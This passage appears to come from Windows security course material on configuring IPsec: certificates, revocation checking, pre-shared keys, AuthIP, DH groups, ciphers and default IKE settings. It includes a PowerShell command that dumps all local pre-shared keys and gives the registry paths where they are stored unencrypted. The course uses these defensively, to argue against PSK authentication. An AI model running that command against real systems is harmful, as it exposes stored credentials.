
These characteristics are defined either in the certificate template in Active Directory used by your Enterprise CA, or manually defined in the original certificate request itself.

Strictly speaking, not all of the above certificate characteristics are required in every scenario, but save yourself the troubleshooting pain. Overall, it's best to create a new certificate template specifically for IPsec in AD. This template can also be used to issue certificates for use with SSTP VPNs and other protocols too if you wish, if they happen to be compatible. In general, try to avoid having multiple IPsec-compatible certificates installed on each device; it makes troubleshooting more difficult because of the complexity of how Windows selects which certificate to use. Finally, note that client-side validation of the server certificate cannot be disabled; hence, make sure your OSCP web servers and domain controllers are accessible (controllers offer CRLs over LDAP).

Tip: If you make a change to your IPsec certificate used for IKEv2 and new connections fail, try restarting the IKEEXT service. The IKEEXT service implements both AuthIP and IKEv2.

Advanced Certificate Criteria

On Windows 8, Server 2012, and later, there is an Advanced button next to the certificate authentication options when configuring IPsec authentication. The following is the dialog box shown when clicking the Advanced button:



This allows us to reject all certificate authentications that do not meet the criteria in the dialog box, such as for Enhanced Key Usage (EKU) settings in the certificates, subject name fields, or an exact certificate hash value.

Using these filtering criteria, for example, would permit rejecting all IPsec connections from any computer or user not in a particular Organizational Unit (OU); hence, group memberships are not the only way to isolate IPsec peers.

These criteria might also be used with a custom certificate template used only for IPsec, and perhaps even a subordinate CA that issues only IPsec certificates.

Certificate Revocation Checking

When using IKEv1 or AuthIP, the IPsec driver does not perform certificate revocation checking by default. A certificate is "revoked" if it is on the list of revoked certificates its issuing CA publishes. A certificate might be revoked if its private key (or the private key of the CA) have been compromised. Hence, for maximum security, you should enable certificate revocation checking by setting the following registry value, but beware of performance penalties and hassles caused by configuration mistakes:

Hive: HKEY_LOCAL_MACHINE
Key: \SYSTEM\CurrentControlSet\Services\PolicyAgent\Oakley
Value Name: StrongCrlCheck
Value Type: REG_DWORD
Value Data: 1 or 2 (select "Hex" as the Radix)

- 1: Normal CRL checking in which the check fails only if a CRL is successfully obtained and the certificate is on it.
- 2: Strong CRL checking in which any error whatsoever in the download or processing of the CRL returns a failure, including finding that the certificate is on the CRL.

A certificate will include a CRL Distribution Point (CDP) field, which lists the URLs where the certificate's CRL can be obtained. The IPsec peer performing the revocation checking must be able to access one or more of these URLs.

When using IKEv2, on the other hand, revocation checking is enabled by default.

Health Certificates and NAP: Deprecated

IPsec supports certificate-based authentication. A special type of certificate is called a "health certificate." A health certificate is issued to a computer only after that computer has passed a variety of security health tests, e.g., confirmation of a running virus scanner, a personal firewall is engaged, recent patches applied, etc. Health certificates are a part of the much larger system of servers, protocols, and procedures that comprise Microsoft's Network Access Protection (NAP) scheme, but NAP was deprecated; hence, just ignore any references to health certificates for IPsec.

Preshared Key Authentication

The "pre-shared key" is actually just a passphrase. The passphrase bits are mixed with and protected by the master key derived in Phase I. However, the passphrase itself is stored unencrypted in the IPsec Policy in both Active Directory and in the local registry.

Prior to Vista, the registry stores the passphrase in a value named "ipsecData" under HKLM\SOFTWARE\Policies\Microsoft\Windows\IPsec\Policy\Local\ipsecNFA {xxxxxx-xx-xxxx-xxxx-xxxx-xxxxxxxx}, where the "xxx" number is the GUID for the IPsec policy object itself. The permissions on these keys allow the local Users group read access.

With Vista and later, the pre-shared keys are found under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\Phase1AuthenticationSets.

Important: If an adversary obtains a certificate or knows the pre-shared key, this only permits the adversary to open his or her own IPsec channel to your peer. The adversary *cannot* decrypt other captured sessions with this information because the Diffie-Hellman-Merkle exchange with each session is unique.

The following PowerShell command will extract all local pre-shared keys:

```
Get-NetIPsecPhase1AuthSet |  
Select-Object -ExpandProperty Proposal |  
Where { $_.AuthenticationMethod -eq 'PreSharedKey' } |  
Select-Object -ExpandProperty PreSharedKey
```

Support for pre-shared key authentication is mainly intended for RFC compliance, lab testing, or when security is not an issue (KB240262). Kerberos or certificate authentication should be used on production servers instead.

The exception, ironically, is when responding to the threat of quantum computing. A random pre-shared key that is over 100 characters in length can help to withstand brute force attacks against IKEv1 by adversaries using quantum computers. However, that being the case, if an adversary can simply steal the pre-shared key from a GPO or the registry of a previously compromised machine, then the quantum computing threat is irrelevant. For most organizations, avoiding pre-shared keys is still the better overall policy, at least for the time being.

Authenticated IP (AuthIP) in Windows Vista and Later

Authenticated IP (AuthIP) is an enhanced version of Internet Key Exchange (IKEv1) for IPsec. AuthIP has the following benefits over regular IKEv1:

- Authentication of the user, instead of the user's computer, using Kerberos, NTLMv2, a user certificate, or a Network Access Protection health certificate.
- The user authentication can be performed alone or after the user's computer first authenticates itself to the target (dual authentication).
- Multiple authentication attempts with different authentication protocols.
- A different authentication protocol can be used by each IPsec peer when negotiating a session, e.g., a client might use Kerberos and the server might use a certificate.

Only Windows Vista and later supports AuthIP. When communicating with Windows Server 2003 and earlier peers, IPsec on Windows Vista and later will automatically downgrade to regular IKEv1 for backward compatibility.

Optional vs. Mandatory Authentication

If you mark both authentication choices as "optional", authentication will no longer be required. This would permit untrusted computers to open their own IPsec channels to your machines and makes man-in-the-middle attacks more likely. Never choose this option unless you are forced to do so by your planning constraints.


If neither authentication choice is marked as "optional", then both authentication events are mandatory. You can use this feature, for example, to first force authentication of the peer's computer using a certificate, then force the user sitting at that computer to authenticate with Kerberos. If either the remote computer or user lacks the Log On Over The Network right, the IPsec channel can be blocked.

The first authentication method might safely be marked as "optional" if you intend to rely solely on the second method. This would be done, for example, when you wish to only authenticate users, not computers, because IPsec user authentication can only be enabled in the second authentication attempt, not the first one.


If you select a user-based authentication method in the second choice, any other methods on the second-choice list must be user-based as well. If you choose a computer-based method in the second-choice list, all the other methods in that list must be computer-based too. In short, you cannot mix user- and computer-based authentication methods in the second-choice list—it is all of one or the other.

If you select pre-shared key authentication as the first method, you cannot have a second authentication attempt of any type. This is, in part, to maintain backward compatibility with IKEv1. Using a pre-shared key disables the use of AuthIP.

The following screenshot shows the first authentication method options.



The next screenshot shows the second authentication method choices, but remember that if you choose pre-shared key authentication as the first choice, you cannot add a second choice. Note that only the second authentication choices include user-based authentication methods.



In Windows 7/2008-R2 and later, you can specify the signing algorithm used with certificate-based authentication. RSA is the default, very widely used, and backward compatible; while the Elliptic Curve Digital Signature Algorithm (ECDSA) is newer, faster, more secure, but also not as widely used or as backward compatible. Only Windows 7/2008-R2 and later support ECDSA for IPsec.

Because the foregoing pages describe the default IPsec settings; these will be the settings used whenever a firewall rule is marked to require a secure connection. But what if you need to use something other than the defaults on a particular server or OU of laptops? This is what Connection Security Rules are for, namely, to use different settings than the defaults for particular IP addresses, protocols, or ports.

IPsec Chicken-and-Egg Problems

Configuring the authentication settings is the most difficult part of managing IPsec. One reason this is so is because if you require IPsec to access the TCP/UDP ports necessary to perform authentication; you'll never get to the ports, which means you'll never establish an IPsec connection, and so on in an infinite loop. If you require IPsec to access the Kerberos ports (TCP/UDP 88) and IPsec itself requires Kerberos authentication, how will you ever get to the Kerberos ports? Hence, you either cannot require IPsec to access the Kerberos ports or you'll have to use a different authentication method (pre-shared key, NTLM, or certificates) to access the Kerberos ports with IPsec.

There is another IPsec authentication issue too. When you use a Windows Firewall rule to restrict access to a listening port based on the group memberships of the user or computer accessing that port, how is the group memberships information conveyed to the target computer? It turns out that the target computer needs to query a domain controller for this information using various protocols; hence, the domain controllers must be configured to allow these inbound protocols and the target computer needs to be configured to allow these outbound protocols to the controllers. If you want to use IPsec with these protocols to/from the controllers, then we have to worry about the chicken-and-egg problem again; for example, you cannot restrict by group memberships access to the ports on the domain controllers for querying group memberships. This is driven by AuthIP and its reliance on the GSS-API authentication services provided by Windows.

Here are the ports that must be accessible on domain controllers in order to allow the querying of group memberships when using IPsec and firewall rules to restrict access:

DNS	: UDP and TCP 53
Kerberos	: UDP and TCP 88
RPC	: TCP 135, 49152-65535
LDAP	: UDP and TCP 389

Remote Procedure Call (RPC) networking uses upper-level port numbers, which are dynamically assigned. You can see what range of ports are used for RPC on your computer by running this command:

```
netsh.exe int ipv4 show dynamicportrange tcp
```

And don't forget the ports or protocols used by IPsec itself:

IKE	: UDP 500 and 4500
AH	: Protocol ID 51
ESP	: Protocol ID 50

Finally, at your perimeter firewall, do not block fragmented IP packets destined for UDP 500/4500 when using IKEv2 on Windows. Windows IKEv2 often fragments UDP packets carrying certificates. If your firewall blocks fragmented IKEv2 traffic, the IPsec session will fail.

IPsec Rule: Advanced Tab

Similar to a firewall rule, choose the type(s) of interface(s) to which the IPsec rule applies

SEC505 | Securing Windows

IPsec Rule: Advanced Tab

Similar to a firewall rule, the Advanced tab has options for restricting the IPsec rule to only certain network profile types (Domain, Private, Public) or restricting the IPsec rule to only certain interface types (LAN, VPN, Wireless). For example, an IPsec rule might only apply to SMB traffic traversing Domain Wireless interfaces for the company's internal IP address range; in this case, you do not want the IPsec rule to apply to SMB traffic going over the Ethernet LAN or when the user is at home.


IPsec Tunneling

IPsec tunneling is very similar to Virtual Private Networking (VPN). In fact, many organizations use IPsec tunnels as their VPNs and there is a widespread misconception that "IPsec tunnel" and "IPsec VPN" are synonymous terms. Strictly speaking, though, an IPsec VPN does not have to use IPsec in tunnel mode (think of L2TP IPsec VPNs) and you can use IPsec in tunnel mode between two endpoints in a way that few people would consider to be a VPN. If you do wish to set up a VPN with Windows, either use IKEv2, L2TP with IPsec in transport mode, or SSTP (avoid using PPTP).

As discussed earlier, IPsec can operate in either transport mode or tunnel mode. In tunnel mode, the original packet is encapsulated behind a new IP header (among other changes) and the new front IP header does not have to have the same source and destination IP addresses as the original header (now encapsulated inside the new IPsec packet). In fact, the IP addresses are usually different. Usually the tunnel endpoints are gateway devices, and these gateways might be using IPv6 internally and IPv4 on their internet interfaces.

Since the tunnel endpoint IP addresses are normally different from the IP addresses of the hosts communicating, what are the IP addresses of the endpoints? On the Advanced tab,

click the Tunneling button and enter these IP addresses. These will be the IP addresses of the outermost IP header created for the sake of IPsec.



When would you use such a feature instead of a full VPN? Rarely. You might have a non-Windows IPsec gateway or server that doesn't support L2TP, but normally you'll either use regular transport mode IPsec or a true VPN like L2TP, SSTP, or IKEv2 with an EAP authentication of the user.

The purpose of the "Apply authorization" checkbox is to limit which computers and users are permitted to tunnel through the present device. These computers and users are configured by going to the properties of the Windows Firewall snap-in > IPsec Settings tab > IPsec Tunnel Authorization section > Advanced > Customize button.

The "Exempt IPsec protected connections" checkbox will cause the computer to not pump any packets through the tunnel that have already been secured with IPsec by virtue of a different Connection Security Rule. If you want all matching packets to go through the tunnel, don't check this box.


What Is Being Negotiated? What Are the Default IKE Settings?

Right-click the Firewall snap-in > Properties > IPsec Settings > Customize button.

You do not have to change the default IPsec settings!


Default settings are documented in today's manual for reference.

IPsec defaults can be overridden with Connection Security Rules.



What Is Being Negotiated? What Are the Defaults?

When a firewall rule or a connection security rule uses IPsec, but an IPsec option is set to "Use Default (Recommended)", what is this default and how can the defaults be changed?



The default settings come from the IPsec Settings tab on the property sheet of the WFAS snap-in itself (right-click WFAS snap-in > Properties > IPsec Setting tab > Customize button). The settings tab also allows you to exempt ICMP traffic from IPsec rules. It doesn't say so, but the default settings are all for IKEv1 and AuthIP, not IKEv2.

When you click the Customize button, you'll see the dialog box shown in the slide. The defaults are as follows:

Phase I (Main Mode) Defaults:

Diffie-Hellman-Merkle: Group 2 (1024-bit prime)
Encryption: 128-bit AES is tried first (primary), then 168-bit 3DES (secondary)
Hashing: SHA-1
Key Lifetime (Minutes): 480 Minutes
Key Lifetime (Sessions): 0 Sessions (hence, only the minutes decides).

Phase II (Quick Mode) Defaults for "Data Integrity" Only:


Protocol: ESP is tried first (primary), then AH is tried (secondary)
Encryption: Disabled for ESP.
Hashing: SHA-1
Key Lifetimes: 60 Minutes or 100000 KB, whichever comes first.
Authentication: Kerberos (Computer Only)

Phase II (Quick Mode) Defaults for "Data Integrity with Encryption":

Protocol: ESP
Encryption: 128-bit AES is tried first (primary), then 168-bit 3DES (secondary)
Hashing: SHA-1
Key Lifetimes: 60 minutes or 100000 KB, whichever comes first.
Authentication: Kerberos (Computer Only)

Note that SHA-1 is not recommended when an SHA-2 algorithm can be used instead. SHA-2 is supported on Windows XP-SP3, Server 2003-SP2, Vista, Server 2008, and later operating systems. SHA-1 is supported for backward compatibility only.

When we select the "Advanced" options instead, what do we get? Let's take a look!



Phase I: Main Mode Advanced Options

The Phase I master key secures the exchange of keys negotiated in Phase II for IKEv1 and AuthIP. The master key is ultimately protected using the Diffie-Hellman (DH) exchange that occurs in Phase I.

DH Group

The most important option here is the Diffie-Hellman key exchange method. A DH "group" determines the algorithm and values used by the IPsec peers to exchange encryption keys. Each group is assigned a number by IANA. There are several Modular Exponential (MODP) and Elliptic Curve (EC) group numbers.

The DH group used determines how resistant to attack the exchange will be. Some DH groups are obsolete, but are available for RFC compliance or backward compatibility.

Description	Group Number	Recommendation
Diffie-Hellman Group 1	1	Avoid
Diffie-Hellman Group 2	2	Avoid
Diffie-Hellman Group 14	14	Prefer
Diffie-Hellman Group 24	24	Avoid
Elliptic Curve DH P-256	19	Acceptable
Elliptic Curve DH P-384	20	Acceptable

The above recommendations come from RFC 8247 and <https://safecurves.cr.yyp.to>.

Group 1 uses a 768-bit MODP prime number and is totally obsolete. It can be broken by off-the-shelf hardware and provides no meaningful security. Always avoid it.

Group 2 uses a 1024-bit MODP prime and is obsolete. It can be broken by even moderately funded adversaries with their own hardware or by renting a cluster of VMs from a cloud computing vendor.

Group 14 uses a 2048-bit MODP prime and is still considered secure, except perhaps against very large nation states and near-future quantum computing attacks. It is widely implemented across platforms. When in doubt, use Group 14 for both security and compatibility reasons.

Group 24 uses a 2048-bit MODP prime with a 256-bit prime order subgroup, but it should be avoided because the cryptographic seed for this group has not been published and academic research indicates that a similar group (Group 22) is flawed. Even though the DH group number is larger, that does not make it more secure. Group numbers are just IANA reference numbers, not key-bit sizes.

Elliptic Curve DH is newer and can be more secure than the original DH even though the listed bit sizes are smaller. However, the details are important and not all the existing Elliptic Curve DH flavors are available in Windows. Note that Elliptic Curve DH is only supported on Windows Vista, Server 2008, and later.

Group 19 is Elliptic Curve Group Modulo a Prime (ECP) using a 256-bit field and is considered secure, except against future possible quantum computing attacks. However, it is not on the list of "safe" curves at <https://safecurves.cr.yt.to>. Nonetheless, it is considered acceptable in RFC 8247.

Group 20 is Elliptic Curve Group Modulo a Prime (ECP) using a 384-bit field and is considered secure, except against future possible quantum computing attacks. However, it is not on the list of "safe" curves at <https://safecurves.cr.yt.to>. RFC 8247 does not mention this group at all.

DH Choices in Windows IPsec

However, the above list is limited in comparison to what is available with other IPsec implementations, such as strongSwan (strongswan.org) and Libreswan (libreswan.org). Microsoft has simply not kept up with developments in cryptography, current attack trends, and near-future potential attacks, such as from quantum computing. For example, Microsoft's EC curve options, though they should be adequate for 99% of one's attackers, are not the most secure or efficient available. Other EC options have been available for years, so why hasn't Microsoft implemented them? Or if they can only be implemented with PowerShell, why are they not exposed in the graphical tools?

Use Diffie-Hellman for Enhanced Security

Windows 7/2008-R2 and later include a checkbox to "Use Diffie-Hellman for enhanced security". If this box is checked, DH is always used to derive keys instead of any other alternative method, such as when using AuthIP.

AuthIP is an enhanced version of IKEv1 first introduced with Vista. Its use is negotiated automatically, with fallback to IKEv1 as necessary. When AuthIP is used, then a DH key exchange is usually not performed. Avoiding DH when possible is done to maximize performance. When AuthIP uses Kerberos, NTLM, or certificate authentication, then the authentication protocol is used to derive the keying material normally provided by DH. Kerberos, in particular, is faster than DH, and we're totally dependent on the security of Kerberos anyway in an Active Directory environment.

Because computer account passphrases are random, 100+ characters in length, and changed automatically every 30 days, and because Kerberos can be configured to only accept AES 256-bit encryption or better, then using *computer* Kerberos instead of DH is a reasonable trade-off. Indeed, because DH and public key ciphers may become vulnerable to quantum computing attacks in the near future, an argument can be made that using a Kerberos-derived key for IPsec is potentially more secure. (With *user* Kerberos authentication, on the other hand, the story is likely to be different because users often choose short, weak passwords instead of long, random passphrases; the major exception being when a user is required to have a smart card for interactive logons.)

However, if your organization is under regulatory restrictions to always use DH, such as in a classified military network, then you may need to check the box to always use DH. If you want to maximize performance inside the LAN, use Kerberos with AuthIP to exchange IPsec keys; if you want to maximize security, check the box to always require Diffie-Hellman (and configure the peers to use Elliptic Curve DH too).

Key TTL

One of the golden rules of cryptography is to avoid using the same key for too long or to encrypt too much data. How long is too long? How much is too much? That depends on your adversaries, but in this dialog box you can specify your key lifetime in minutes and/or sessions. If you configure both, whichever maximum is hit first (minutes or sessions) will cause a rekeying and then both counters will be reset. Keep in mind that the keys referenced here are for securing the IKE channel itself, not all the gigabytes of data to follow. Those keys are negotiated in Phase II and have their own lifetime parameters.

What kind of key has a time to live here? If you edit one of the security methods on the left-hand side, you can choose the cipher/key type as well as the hashing algorithm.

Cipher and Key Size

Never use 56-bit DES—it is totally obsolete.

For backward compatibility, 3DES may still be used today, even though it will be significantly slower than AES. AES is supported in Windows Vista and later. AES is faster and more secure than 3DES. AES is the modern standard. 128-bit AES is the minimum and is faster than 256-bit AES. Choose the key size relative to your adversaries to balance the trade-off between performance and security.

"CBC" stands for Cipher Block Chaining, which is an implementation mode of AES and other ciphers. AES-CBC is considered secure, even if it is slower than AES used in Galois/Counter Mode (GCM). AES-GCM is also considered to be secure.

Hashing Algorithm

For the hashing algorithm, never choose MD5—it is totally obsolete.

Choose SHA-1 if you must for backward compatibility, but SHA-1 is obsolete.

SHA-2 class algorithms include SHA-256, SHA-384, and others. SHA-2 class algorithms are supported on Windows XP-SP3, Server 2003-SP2, and later operating systems. Use SHA-256 by default to balance performance and security.

Perfect Forward Secrecy (PFS)

Perfect Forward Secrecy (PFS) for IPsec means that a new DH exchange is performed whenever a new symmetric key needs to be created. PFS is disabled by default. PFS can be enabled for either Phase I or Phase II keys independently using PowerShell or the NETSH.EXE command line tool. In Windows 2000/XP/2003, there was a GUI checkbox for PFS, but in Windows Vista and later this GUI element was removed for some unknown reason.

Quantum Computing Resistance


Sometime in the next 50 years there will be a "quantum apocalypse" for cryptography when quantum computing becomes widely available. The threat is real enough that in August of 2015 the National Security Agency (NSA) in the United States provided public guidance concerning quantum-resistant countermeasures.

The most important points from the announcement were 1) new quantum-resistant algorithms must be developed and deployed in the next several years, 2) increase the size of keys used today, and 3) pre-shared keys can provide quantum resistance if they are very large and truly random, such as for IPsec IKEv1. How large is "large" though? Here are the recommended minimum key sizes from the NSA announcement while we wait for the better algorithms:

- AES: 256 bits
- RSA: 3072 bits
- Hashing: SHA-384
- Diffie-Hellman (DH) key exchange: 3072 bits
- Elliptic Curve (ECDH) key exchange: curve P-384
- Elliptic Curve (ECDSA) signatures: curve P-384

Other IPsec implementations, such as strongSwan (www.strongswan.org), already have a larger variety of ciphers and algorithms available for use. Hopefully Microsoft will catch up soon. Pre-shared keys with IPsec will be discussed in a few pages (below).

Phase II: Quick Mode Advanced Options



Change ranking of the acceptable offers

SANS

SEC505 | Securing Windows

Phase II: Quick Mode Advanced Options

The left-hand side of this dialog box is for AH by itself or for ESP with the payload encryption disabled. The right-hand side is only for ESP with encryption enabled. These are the settings used by firewall rules and connection security rules that specify a "secure connection" (left side) or "secure connection with encryption" (right side). Again, all this is only for IKEv1 and AuthIP. IPsec connection rules that don't specify their own Phase II settings will pull these settings from here. These are the system-wide defaults.

Require Encryption Checkbox

